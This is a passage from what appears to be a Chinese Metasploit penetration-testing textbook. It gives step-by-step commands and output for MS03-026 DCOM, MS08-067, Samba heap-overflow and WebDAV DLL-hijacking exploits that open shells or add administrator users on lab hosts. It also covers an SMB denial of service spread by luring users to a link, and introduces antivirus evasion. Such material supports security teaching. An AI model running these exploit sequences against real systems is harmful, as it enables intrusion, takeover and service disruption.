若要在 Windows XP SP2 上进行渗透测试，需遵循如下步骤。

（1）主要目标是选择可用于 Windows XP 的漏洞利用代码，用户可以浏览/exploits/window 目录，或简单地搜索有哪些可用于 Windows XP 的漏洞利用代码。我们将使用 RPC dcom 漏洞对目标进行渗透，所以先对 RPC dcom 漏洞进行搜索，可使用如下命令。

```
msf  exploit(ms03_026_dcom) > search dcom


Matching Modules
================

   Name              Disclosure Date      Rank    Description
   ----              ---------------      ---     -----------
     exploit/windows
dcerpc/ms03_026_dcom   2003-07-16     great   Microsoft RPC

xploit/windows/
driver/

broadcom_wifi_ssid     2006-11-11     low     Broadcom Wireless

xploit/windows/
smb/ms04_031_netdde    2004-10-12     good    Microsoft NetDDE
```

从结果可以看到，共搜索到 3 个相关的结果。选择使用第一个，因为该漏洞利用代码的评级为 great，预示着使用该漏洞利用代码成功的几率更大。

（2）为将 exploit/windows/dcerpc/ms03_026_dcom 设置为可用的漏洞利用代码，可执行如下命令。

```
msf  exploit(ms03_026_dcom) > use exploit/windows/dcerpc/ms03_026_dcom

msf  exploit(ms03_026_dcom) >
```

命令行提示符的改变表明该命令已经运行成功。

（3）下一步为该漏洞利用代码设置必要的参数，show options 命令可以列出该漏洞利用代码的可用参数，之后使用 set 命令即可对参数进行设置，其中一些参数会有默认值。

```
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

这里，RHOST 用于指定远程目标主机的 IP 地址，RPORT 用于指定默认的绑定端口。默认情况下，RPORT 的值设置为 135 端口，我们需要将 RHOST 设置为实际的目标主机 IP 地址。

```
msf  exploit(ms03_026_dcom) > set RHOST 192.168.56.102

RHOST => 192.168.56.102
msf  exploit(ms03_026_dcom) >
```

注意 ms03_026_dcom 漏洞利用代码的 ID 设置为 0，这意味着不需要指定目标上运行的具体 Windows 类型，本漏洞利用代码适用于该项目列出的所有 Windows 版本。其他的漏洞利用代码一般都需要使用 show targets 命令来选择目标操作系统。

目前，RHOST 的值已经被设置为目标 IP 地址，如果此时运行漏洞利用代码，会产生错误消息，因为还没有为该漏洞利用代码选择攻击载荷。

（4）下一步选择合适的攻击载荷，可以使用命令 show payloads 列出所有可用的攻击载荷。这里选择使用简单的 windows/adduser 攻击载荷，其功能是在目标机器操作系统中添加新用户。

```
msf  exploit(ms03_026_dcom) > set PAYLOAD windows/adduser
PAYLOAD => windows/adduser
```

（5）再次运行 show options 命令，将列出漏洞利用代码与攻击载荷的所有参数。攻击载荷参数形式如下所示。

```
Payload options (windows/adduser):

   Name      Current Setting  Required      Description
   ----      ---------------  --------      -----------
   EXITFUNC  thread           yes       seh, thread, process,
none
   PASS      metasploit       yes       password for this user
   USER      metasploit       yes       The username to create
```

从结果可以看到，添加到目标操作系统中的缺省用户名和口令都是 metasploit，如果要更改这些值，可以使用 set PASS 命令和 set USER 命令。

（6）攻击载荷已经设置完成，下面可以对目标机器进行渗透，使用下面的命令运行该漏洞利用代码。

```
msf  exploit(ms03_026_dcom) > exploit


[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_
tcp:192.168.56.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_
tcp:192.168.56.102[135] ...
[*] Sending exploit ...
[*] Exploit completed, but no session was created.
```

最后一行输出表明，漏洞利用代码在目标机器上已经成功运行完毕，并在其上添加了

新用户。还可以看出，并没有创建新的会话，这是因为选用的攻击载荷是一个简单的 adduser，该攻击载荷不需要活跃会话，因此，该漏洞利用代码运行后，与目标机器的连接即告终止。下一节将介绍如何使用攻击载荷建立会话。

怎样工作

在处理 TCP/IP 消息交换的 RPC 协议中存在漏洞，漏洞的成因是对畸形消息的处理存在错误，该漏洞影响分**布式组件对象模型**（DCOM）接口（该接口在激活了 RPC 的端口上进行监听），所以，需要在目标机器上存在运行 RPC 服务的可用端口。

该接口用于处理客户端向服务器发送的 DCOM 对象激活请求，成功利用该漏洞后，攻击者可在受影响系统上以本地系统权限运行任意代码，并在目标机器上执行某些操作，例如安装程序、查看/修改/删除数据，或创建高权限的用户账号。

要了解该漏洞的更多细节，可以参考如下的微软安全公告链接。

```
http://technet.microsoft.com/en-us/security/bulletin/ms03-026
```

为了理解 adduser 攻击载荷的工作机理，需要对该载荷的 ruby 代码进行分析，并找到如下位置。

```
root@bt:~#  cd  /pentest/exploits/framework3/modules/payloads/singles/
windows

root@bt:/pentest/exploits/framework3/modules/payloads/singles/windows#
less adduser.rb
```

观察下面的代码。

```
# Register command execution options
              register_options(

                        [
                                  OptString.new('USER', [ true, "The
username to create",  "metasploit" ]),
                                  OptString.new('PASS', [ true, "The
password for this user", "metasploit" ]),
                        ], self.class)
                  # Hide the CMD option
```

```
                deregister_options('CMD')
        end
        #
        # Override the exec command string
        #
        def command_string
                user = datastore['USER'] || 'metasploit'
                pass = datastore['PASS'] || ''

                if(pass.length > 14)
                        raise ArgumentError, "Password for the adduser
payload must be 14 characters or less"
                end

                return "cmd.exe /c net user #{user} #{pass} /ADD && "
+
                        "net localgroup Administrators #{user} /ADD"
        end
```

读者可以通过阅读#符号注释后面的介绍以理解代码的功能，上面的代码是简单。首先为用户名和口令注册相应值，然后隐藏 CMD 函数，以便在攻击载荷执行时不会出现在屏幕上，之后覆盖 windows/exec 载荷，传递参数值，并启动隐秘的命令提示符在后台执行相应命令。

读者可以根据需要对这段代码进行修改，这将有助于对攻击载荷的深入理解。

3.4　绑定远程访问目标机器的 shell

在前面内容中，分析了怎样对 Windows SP2 进行攻击渗透，并在其上添加新的用户账号，但是在执行该漏洞利用代码之后，连接也终止了。在本节中，将实现向目标机器绑定 shell，以便建立与目标机器的远程连接并对其进行远程控制。工作过程和前面讲过的类似，使用不同的攻击载荷，执行后将在目标机器上打开远程连接 shell。

准备

从启动 msfconsole 开始，目标与*在 Windows XP SP2 上进行渗透测试*的目标相同，使用

的漏洞同样也是 dcom 漏洞，区别是使用不同的攻击载荷，本次选用的攻击载荷可以生成绑定到目标主机的 shell。

怎样实现

若要向目标主机绑定 shell，需要执行如下几个步骤。

（1）针对目标机器，选择 dcom 漏洞利用代码，设置不同的参数，然后选择攻击载荷。

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  135              yes       The target port

Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf  exploit(ms03_026_dcom) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
```

（2）漏洞利用代码相关参数设置完成后，接下来就是攻击载荷。使用 show payloads 命令可以列出所有可用的攻击载荷。选择 windows/shell/bind_tcp，该攻击载荷将在目标机器的 4444 端口（默认情况）打开 TCP 连接，并向攻击者提供命令 shell。

```
msf  exploit(ms03_026_dcom) > set PAYLOAD windows/shell/bind_tcp

PAYLOAD => windows/shell/bind_tcp
```

（3）使用 show options 命令，并设置其他相关参数，例如 RHOST。还可以修改缺省的端口号，参数设置完成后，便可以执行该漏洞利用代码。下面展示的是代码执行后的输出情况。

```
msf  exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.56.102
[*] Command shell session 1 opened (192.168.56.101:4444 ->
192.168.56.102:1052) at 2011-10-31 01:55:42 +0530

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

从以上信息可以看出，漏洞利用代码成功执行，新的命令行提示符已经在 msfconsole 中启动，攻击者可以利用这一新的会话远程获取对目标机器的完全访问权限。如果需要退出该会话，可以使用 exit 命令。

读者现在可能已经认识到 Metasploit 中攻击载荷的强大，为更好地理解其攻击载荷的功能，强烈建议读者对其进行更多的尝试。

怎样工作

Dcom 漏洞利用代码的工作原理和前面讲过的是相同的。bind_tcp 的工作过程涉及后面章节将要介绍的一些概念，以便对其工作过程有更好的理解。读者也可以查阅该攻击载荷的 ruby 代码，见/pentest/exploits/framework3/modules/payloads/stagers/windows/bind_tcp.rb。

更多

接下来要学习怎样通过 shell 对目标主机进行控制。

实现对目标的完全控制

建立与目标机器的 shell 连接，然后使用命令行提示符对目标机器进行完整的访问和控制。可使用一些常用的 DOS 命令对目标机器进行探索，包括目录列表、文件与文件夹复制、

创建用户代理等一些基本操作。

3.5 在 Windows 2003 Server 上进行渗透测试

在上一节中，我们介绍了怎样使用 dcom 漏洞利用代码，引发 Windows 目标机器的缓冲区溢出，并成功实现对其进行攻击渗透。本节将介绍一个类似但又不完全相同的环境，Windows 2003 Server 是微软应用最广泛的企业级操作系统之一，本节将介绍怎样对其进行攻击渗透，由于打了补丁的 Windows 2003 Server 中已经不存在 dcom 漏洞，所以本节中将尝试使用其他漏洞，即 netapi32.dll 漏洞。首先分析该漏洞的工作过程，然后分析该漏洞成因。

准备

首先启动 msfconsole，并对目标进行快速扫描。建议读者执行渗透测试时采用标准的步骤，以便增强理解和掌握。下面的内容和前两节讲述的是相同的，差别在于使用的漏洞利用代码不同。

怎样实现

若要在 Windows 2003 Server 上执行渗透测试，遵循如下步骤。

（1）首先搜索 netapi，列出 Metasploit 框架中所有与 netapi 相关的漏洞利用代码。

```
msf > search netapi

Matching Modules
================
   Name                                Disclosure Date     Rank
   ----                                ---------------     ----
exploit/windows/smb/ms03_049_netapi    2003-11-11      good

exploit/windows/smb/ms06_040_netapi    2006-08-08      good

exploit/windows/smb/ms06_070_wkssvc    2006-11-14      manual

exploit/windows/smb/ms08_067_netapi    2008-10-28      great
```

从结果可以看到，列出的 4 个结果中，最后一个漏洞利用代码的评级为 great，所以优

先使用该漏洞利用代码。

（2）将 RHOST 设置为 Windows 2003 Server 目标机器。

```
msf > use exploit/windows/smb/ms08_067_netapi

msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use
(BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf  exploit(ms08_067_netapi) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
```

Id 值为 0 的含义是不需要指定目标操作系统。

（3）完成漏洞利用代码加载后，设置攻击载荷。这里仍然设置 tcp_bind 攻击载荷，以便获取目标机器的 shell，如前面所讨论的。

```
msf  exploit(ms08_067_netapi) > set payload
windows/shell/bind_tcp

payload => windows/shell/bind_tcp
```

```
msf  exploit(ms08_067_netapi) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

漏洞利用代码和攻击载荷都已经设置完毕，最后使用 exploit 命令并分析该命令的执行结果。

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 SERVER - Service Pack 2 - lang:English
[*] Selected Target: Windows 2003 Server SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.56.102
[*] Command shell session 1 opened (192.168.56.101:43408 ->
192.168.56.102:4444) at 2011-11-02 21:25:30 +0530

C:\WINDOWS\system32>
```

从结果可以看到攻击成功，并建立了到目标主机的 shell 连接，可以通过命令行访问目标机器。Metasploit 在进行渗透攻击测试方面功能强大，在相当大的程度上简化了任务的难度。下面快速浏览本节中漏洞利用代码的工作原理。

怎样工作

该模块利用了 Server 服务中的漏洞，即 netapi32.dll 执行路径连接代码中的分析漏洞，在某些操作系统和服务包中，该漏洞可以绕过 NX 特性。可用于防止 Server 服务（以及同一进程中的其他服务）崩溃。

3.6 Windows 7/Server 2008 R2 SMB 客户端无限循环漏洞

针对 Windows 7 和 Windows Server 2008 的漏洞利用代码非常少，SMB 客户端无限循环漏洞是其中的一项，可以导致目标系统崩溃。该漏洞不会产生会话或 shell 连接，但也仍然值得讨论。在第 3.8 节中，将对 Windows 7 中的 DLL 注入漏洞进行分析。

Windows Server 2008 R2 与 Windows 7 中的 SMB 客户端中存在漏洞，间接攻击者和远

程 SMB 服务器可以利用 SMBv1 或 SMBv2 响应数据包产生拒绝服务（无限循环和系统挂起）。该数据包的 NetBIOS 头部或末端长度字段中包含有不正确的长度值，是导致该漏洞的主要原因。

准备

Metasploit 中包含有辅助模块 auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop，可用于对 SMB 服务器进行攻击渗透，并导致拒绝服务，其攻击方法是将 UNC 路径传递给 web 页面，并诱使目标用户执行，用户打开共享文件之后，目标系统将完全崩溃，只能重启恢复。

怎样实现

要使用该辅助模块，需要使用 use 命令，并以该模块路径为参数，然后设置必需的参数并执行该模块，可执行如下步骤。

```
msf > use auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop

msf  auxiliary(ms10_006_negotiate_response_loop) > show options

Module options (auxiliary/dos/windows/smb/ms10_006_negotiate_response_
loop):

  Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host..

   SRVPORT     445              yes       The SMB port to listen

   SSL         false            no        Negotiate SSL..

   SSLCert                      no        Path to a custom SSL

   SSLVersion SSL3              no        Specify the version..
```

快速设置各种参数，实际上唯一需要更改的参数是 SRVHOST，该参数需要设置为渗透

攻击人员所用机器的 IP 地址。

```
msf  auxiliary(ms10_006_negotiate_response_loop) > set SRVHOST
192.168.56.101

SRVHOST => 192.168.56.101
```

怎样工作

使用 run 命令执行该辅助模块，该模块执行后，会生成一个共享文件夹链接并发送给目标用户，本示例中生成的链接为\\192.168.56.101\Shared\Anything。

```
msf  auxiliary(ms10_006_negotiate_response_loop) > run

[*] Starting the malicious SMB service...
[*] To trigger, the vulnerable client should try to access:
\\192.168.56.101\Shared\Anything
[*] Server started.
```

还可以伪造一个网页，将其附加到该链接中使其看起来不那么可疑，之后将其发送给目标用户。目标用户点击该链接之后，目标系统将彻底死机，导致完全的拒绝服务，只有重启才能恢复正常。

3.7 对 Linux（Ubuntu）机器进行攻击渗透

Linux 是继 Windows 之后应用广泛的操作系统之一，在前面几节中，我们介绍了怎样通过可用服务中的漏洞对 Windows 机器进行渗透，本节将关注 Linux 操作系统漏洞，示例针对的是 Ubuntu 9，工作过程和任何其他运行 Samba 服务的 Linux、Solaris 操作系统一样。

准备

首先对 Linux 目标机器进行扫描，收集可用服务信息。使用 Nmap 进行快速扫描并分析其结果。

```
msf > nmap -sT 192.168.56.101

[*] exec: nmap 192.168.56.101
```

```
Starting Nmap 5.20 ( http://nmap.org ) at 2011-11-05 13:35 IST

Warning: Traceroute does not support idle or connect scan, disabling...
Nmap scan report for 192.168.56.101

Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.3 ((Ubuntu) PHP/5.2.1)
|_html-title: Index of /

139/tcp open netbios-ssn Samba smbd 3.X (workgroup: MSHOME)

445/tcp open netbios-ssn Samba smbd 3.X (workgroup: MSHOME)

MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
No exact OS matches for host (If you know what OS is running on it, see
http://nmap.org/submit/ )
```

收集到目标相关的信息后，为其选择漏洞利用代码和合适的攻击载荷。

怎样实现

对 Linux 机器的渗透过程与 Windows 类似，采用如下步骤。

（1）主要任务是选择正确的漏洞利用代码和攻击载荷，可以在 Metasploit 目录中搜索可用的 Samba 漏洞利用代码。

```
msf > search Samba
```

（2）该命令将返回各种有关 Samba 的辅助模块和漏洞利用代码模块列表，选择使用的是评级为 good 的 exploit/linux/samba/lsa_transnames_heap 漏洞利用代码模块，因为该模块对目标攻击渗透的成功率较高。下面的命令将该模块设置为活跃状态，并设置必要的参数。

```
msf > use exploit/linux/samba/lsa_transnames_heap

msf  exploit(lsa_transnames_heap) > show options
```

```
Module options (exploit/linux/samba/lsa_transnames_heap):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  LSARPC           yes       The pipe name to use


Exploit target:

   Id  Name
   --  ----
   0   Linux vsyscall


msf  exploit(lsa_transnames_heap) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf  exploit(lsa_transnames_heap) >
```

（3）接下来选择合适的攻击载荷，要记住的是，我们的目标是 Linux 机器，因此必须选择 Linux 攻击载荷。选择使用的是 linux/x86/shell_bind_tcp payload，其工作原理与前面分析过的 Windows 攻击载荷 bind_tcp 类似。

```
msf  exploit(lsa_transnames_heap) > set payload linux/x86/shell_
bind_tcp

payload => linux/x86/shell_bind_tcp

msf  exploit(lsa_transnames_heap) > show options

Module options (exploit/linux/samba/lsa_transnames_heap):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.101   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  LSARPC           yes       The pipe name to use
```

```
Payload options (linux/x86/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.56.101   no        The target address
```

（4）各种选项已设置完毕，最后使用 exploit 命令进行攻击渗透过程。

```
msf  exploit(lsa_transnames_heap) > exploit

[*] Started bind handler
[*] Creating nop sled....
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...
```

漏洞利用代码成功执行后，将建立攻击方机器到目标方机器的 shell 连接，这一过程与前面章节中讨论的过程非常类似，唯一的差别在于选择的漏洞利用代码和攻击载荷不同。尝试的漏洞利用代码和攻击载荷的组合越多，对这些概念的理解就会越好。

怎样工作

下面对 Samba 服务及其工作机理、漏洞利用原理进行一个快速介绍。Samba 用于在 Linux 和 Windows 机器之间进行打印和文件共享。本漏洞利用模块激发 Samba 守护进程的 LSA RPC 服务中的堆溢出漏洞，并使用 talloc chunk 重写方法（credit Ramon and Adriano），该方法只适用在 Samba 3.0.21-3.0.24 版本。该漏洞利用代码利用了堆中动态内存分配的优势。第一次利用该漏洞时会出现失败的情况，因此可以多次尝试。

更多

下面介绍其他一些与 Linux 操作系统相关的漏洞利用模块。

其他与 Linux 相关的漏洞利用模块

除了本节讨论的漏洞利用模块之外，还有两个模块值得注意。强烈建议读者尝试这两个漏洞利用模块以便加深理解。

Samba chain_reply 内存损坏漏洞：该漏洞利用代码会损坏 Samba 3.3.13 以前版本中分配给响应数据包的内存，可通过传递超过目标缓冲区大小的值实现。

Samba trans2open 溢出：这是 Samba2.2.0 版本到 2.2.8 版本中普遍存在的一个缓冲区溢出漏洞，其工作原理是利用没有 noexec 栈选项的 x86 Linux 机器中的漏洞。

3.8 理解 Windows DLL 注入漏洞

本节将介绍一种特殊类型的漏洞，这种漏洞不直接存在于 Windows 操作系统中，而是存在于 Windows 上运行的各种应用程序软件之中。这种远程攻击方法针对的是应用程序加载外部库时存在的漏洞，下面介绍这类漏洞，以便对其进行深入分析。

准备

这种攻击方法需要创建包含漏洞的目录路径，目标机器需要执行该路径以便激活该漏洞。这个目录可以是文件、提取的文件夹、USB 驱动器或网络共享等。创建的文件本身是完全无害的，但会执行 DLL 注入漏洞来攻击目标系统。

怎样实现

下面介绍 DLL 注入漏洞的实现过程。本示例中，目标机器是一个未打补丁的 Windows 7 Ultimate 机器。工作过程是创建一个链接共享该机器必须访问和执行的文件。随着讲解的深入，读者会对这一过程有更好的理解。

（1）使用 exploit/windows/browser/webdav_dll_hijacker 模块作为漏洞利用代码，windows/meterpreter/bind_tcp 作为攻击载荷，下面对漏洞利用代码和攻击载荷必需的参数进行快速设置。

```
msf > use exploit/windows/browser/webdav_dll_hijacker

msf  exploit(webdav_dll_hijacker) > set payload windows/
meterpreter/bind_tcp

payload => windows/meterpreter/bind_tcp

msf  exploit(webdav_dll_hijacker) > show options
```


```
Module options (exploit/windows/browser/webdav_dll_hijacker):

Name        Current Setting  Required  Description
----        ---------------  --------  -----------
BASENAME    policy           yes     The base name for the listed

EXTENSIONS  txt              yes      The list of extensions

SHARENAME   documents        yes       The name of the top-level

SRVHOST     0.0.0.0          yes       The local host...

SRVPORT     80               yes      The daemon port to listen

SSLCert                      no       Path to a custom SSL..

URIPATH     /                yes      The URI to use

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   EXITFUNC  process           yes       Exit technique: seh..
   LPORT     4444              yes       The listen port
   RHOST     192.168.56.102    no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

使用漏洞利用代码的各种参数有助于创建特定文件和顶层共享。其中，参数 BASENAME 包含了要创建的文件名，EXTENSIONS 是待创建文件的类型扩展名，SHARENAME 是待创建用于访问的顶级共享目录，SRVHOST 是本地监听主机，SRVPORT 是用于对连接进行监听的端口号。

（2）漏洞利用代码和攻击载荷的相应参数设置完成后，执行漏洞利用代码。执行后的情况如下。

```
msf  exploit(webdav_dll_hijacker) > exploit

[*] Exploit running as background job.

[*] Started bind handler
[*]
[*] Exploit links are now available at

\\192.168.56.101\documents\
```

（3）漏洞利用代码成功执行后，开始对产生的连接进行监听，并提供共享链接。目标打开该链接后将触发漏洞并执行漏洞利用代码，下面切换到目标机器屏幕看会发生哪些情况。



目标机器中包含 policy.txt 文件，该文件已被攻击者共享，该文件是完全无害的，然而一旦目标用户执行该文件后，就会与攻击方机器建立 shell 连接，而实际上在目标机器上执行的是 DLL 文件，此时在 msfconsole 屏幕上会看到大量活动。DLL 成功注入后，将产生一个 shell 连接（见下图）。

```
*] Server started.
sf  exploit(webdav_dll_hijacker) > [*] 192.168.56.1:49644 OPTIONS /
*] 192.168.56.1:49645 OPTIONS /documents
*] 192.168.56.1:49645 PROPFIND /documents
*] 192.168.56.1:49645 PROPFIND => 301 (/documents)
*] 192.168.56.1:49645 PROPFIND /documents/
*] 192.168.56.1:49645 PROPFIND => 207 Directory (/documents/)
*] 192.168.56.1:49645 PROPFIND => 207 Top-Level Directory
*] 192.168.56.1:49645 PROPFIND /documents
*] 192.168.56.1:49645 PROPFIND => 301 (/documents)
*] 192.168.56.1:49645 PROPFIND /documents/
*] 192.168.56.1:49645 PROPFIND => 207 Directory (/documents/)
*] 192.168.56.1:49645 PROPFIND => 207 Top-Level Directory
*] 192.168.56.1:49645 PROPFIND /documents/desktop.ini
*] 192.168.56.1:49645 PROPFIND => 404 (/documents/desktop.ini)
*] 192.168.56.1:49645 PROPFIND /documents
*] 192.168.56.1:49645 PROPFIND => 301 (/documents)
*] 192.168.56.1:49645 PROPFIND /documents/
*] 192.168.56.1:49645 PROPFIND => 207 Directory (/documents/)
*] 192.168.56.1:49645 PROPFIND => 207 Top-Level Directory
*] 192.168.56.1:49645 PROPFIND /documents/desktop.ini
*] 192.168.56.1:49645 PROPFIND => 404 (/documents/desktop.ini)
```

怎样工作

下面分析导致该漏洞的原因。**动态链接库**（DLL）是微软 Windows 操作系统中共享库的一种实现。DLL 实际上是与某个特定程序相关的可执行程序，该程序运行时会加载与其相关的 DLL 共享库。应用程序运行时，loadlibrary()函数将加载运行时必需的 DLL，如果待加载 DLL 的位置没有指定，或者应用程序提供的是非全限定的库路径，Windows 就会使用自定义的搜索顺序进行 DLL 搜索，其中默认搜索位置就是程序的当前工作目录。

目标用户访问共享位置后，就会进入到攻击者控制的区域，这是为什么呢？因为共享文件 policy.txt 包含非完全限定的 DLL 路径，目标用户执行该文件时，Windows 会按照缺省搜索顺序搜索该 DLL 文件，而由于当前工作目录（/documents）是由攻击者控制的，攻击者就可以在其中添加恶意的 DLL 代码，并由 Windows 操作系统执行（当前工作目录是 Windows 搜索链接库的缺省位置之一），从而使得攻击者可以执行外部脚本，攻击载荷成功执行后，会在攻击方机器和目标机器之间建立 shell 连接，攻击者由此获取对目标系统的完全访问权限。以上为该攻击方法的整个过程。

更多

可以使用 H. D. Moore 开发的一个简单工具来探测 DLL 注入漏洞。

H. D. Moore 的 DllHijackAudit 工具

Metasploit 的创建者 H. D. Moore 创建了一种安全审计工具，可测试系统环境中是否存在 DLL 注入漏洞，这是使用 Ruby 解释器运行的进程监控工具，其工作机理是监控某个 DLL 文件是否在关联文件的工作目录内被访问。该工具还可以生成测试报告。工具及详细的文档信息可以参见 http://blog.metasploit.com/2010/08/better-faster-stronger.html。


PDG

第 4 章

客户端漏洞利用与防病毒软件规避

本章讲解下述内容：

- IE 浏览器不安全脚本错误配置漏洞；
- IE 浏览器 CSS 递归调用内存损坏漏洞；
- Microsoft Word RTF 栈溢出漏洞；
- Adobe Reader util.printf()缓冲区溢出漏洞；
- 使用 msfpayload 生成二进制程序和 shellcode；
- 使用 msfencode 规避客户端防病毒软件防护；
- 使用 killav.rb 脚本禁用防病毒软件；
- 深度解读 Killav.rb 脚本；
- 从命令行中关闭防病毒服务。

4.1 介绍

在上一章中，集中介绍了对目标操作系统的渗透测试。操作系统是对目标进行渗透的第一层次，因为未打补丁和补丁过期的操作系统很容易被攻击渗透，而不需要再花费时间寻找其他方法进行渗透。但是情况也是变化的，有时候目标网络中的防火墙会阻止扫描数据包，从而防止获取关于目标操作系统或开放端口的任何信息。

还有一种可能是，目标机器有自动升级功能，会定期对操作系统漏洞进行打补丁，从而阻止了对目标机器的攻击行为。类似这样的安全措施可以防止攻击者利用操作系统的已知漏洞来获取对目标机器的访问权限，由此就引出了客户端软件攻击渗透和防病毒软件规避。首先介绍典型的客户端攻击方法。

假定渗透测试人员判断目标机器安装的是 Windows XP SP3 操作系统并打了补丁，使用 IE7

作为默认的浏览器访问 Internet 和其他 Web 相关服务。渗透测试人员伪造一个恶意的 URL 网址，其中包含了一个可执行脚本，具备对某个已知 IE 7 漏洞的攻击渗透功能。现在构造一个看起来无害的 HTML 页面，并创建一个超链接，其中包含前面伪造的 URL。接下来，测试人员利用社会工程学手段，将该 HTML 页面传送给目标用户，并诱使用户点击其中的恶意超链接，由于该链接中包含了对 IE 7 漏洞的攻击代码，因此可以触发漏洞并执行恶意代码，从而导致测试人员实现对目标系统的控制，接下来可以进一步地进行设置后门、投放计算机病毒等操作。

发生了什么？尽管目标机器运行的是打了补丁并及时更新的 Windows 系统，但默认的 IE 7 浏览器没有及时升级或者被目标用户忽略了，从而使得渗透测试人员可以通过浏览器漏洞攻入目标系统。

刚才介绍的是一个简单的客户端攻击示例，目标机器在不知不觉中执行了一段脚本，该脚本中包含了对目标用户应用软件漏洞的攻击代码，成功执行后，攻击者就成功破坏了系统的安全性。

